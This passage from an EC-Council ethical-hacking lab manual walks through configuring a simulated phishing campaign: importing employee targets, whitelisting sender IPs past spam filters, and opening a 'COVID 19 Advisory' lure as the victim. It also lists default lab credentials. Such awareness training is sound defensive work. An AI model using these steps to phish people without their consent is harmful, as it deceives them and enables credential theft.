


Figure 3.1.7: Create New Email Phishing Campaign form

19. Leave fields such as **Sender Email**, **Sender Name**, **Subject**, **Select Time Zone**, **Expiry Date**, and **Schedule Later** set to their default values, as shown in the screenshot.

Note: You can change the above-mentioned options if you want to.

20. In the **Import users** field, click **Select Source**.




Figure 3.1.8: Create New Email Phishing Campaign form

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. **Import Users** pop-up appears, click to select **Quick Add** option from the list of options.




Figure 3.1.9: Import Users pop-up

22. The **Import Users Info** pop-up appears; enter the details of the employee and click **Add**.




Figure 3.1.10: Import Users Info

23. Similarly, you can add the details of multiple users. Here, we added two users.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. After adding the users' details, click **Import**.

Figure 3.1.11: Click Import to add users

25. In the **Batch Count** and **Batch Interval** fields, set the values to **1**.

Note: **Batch Count**: indicates how many you want to send emails to at one time; **Batch Interval**: indicates at what interval (in minutes) you want to send emails to a batch of users.

Note: The values of **Batch Count** and **Batch Interval** might differ depending on the number of users you are sending phishing emails to.

26. Leave the **Landing Page** field set to its default value.
27. Now, scroll down to the end of the page and click **Create** to create the phishing campaign.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.12: Create a phishing campaign

28. **Add to your Whitelist** pop-up appears, click **Done**.

Note: You must ensure that messages received from specific IP addresses do not get marked as spam. Do this by adding the addresses to an email whitelist in your Google Admin console. To do that, you can refer the whitelisting guide available for Microsoft O365 and G-Suite user accounts.




Figure 3.1.13: Add to your Whitelist pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. The **Confirm?** pop-up appears; click **SURE**.

Figure 3.1.14: Confirm pop-up

30. A count down timer appears and phishing campaign initiates in ten seconds.
31. The **Alert** pop-up appears, indicating successful initiation of a phishing campaign; click **OK**.




Figure 3.1.15: Alert pop-up

32. Now, we must open the phishing email as a victim (here, an employee of the organization). To do so, turn on the **Windows Server 2019** virtual machine and login with the credentials **Administrator** and **Pa$$w0rd**.
33. Open any web browser (here, **Mozilla Firefox**) and then open the email client provided while creating the phishing campaign (here, **Gmail**).
34. After you login to your **Gmail** account, search for an email with the subject **COVID 19 Advisory** in the **Inbox**.

Note: Depending on the security implementations of your organization, for example, if proper spam filters are enabled, this phishing email will end up in the **Spam** folder.

Note: If the email is not present in the **Inbox** folder, then check your **Spam** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Click on the **Safety Measures** link in the email.




Figure 3.1.16: Phishing Email

36. If a **Suspicious link** pop-up appears, click **Proceed**.
37. The landing page **Oh You've been Phished** appears; as shown in the screenshot.

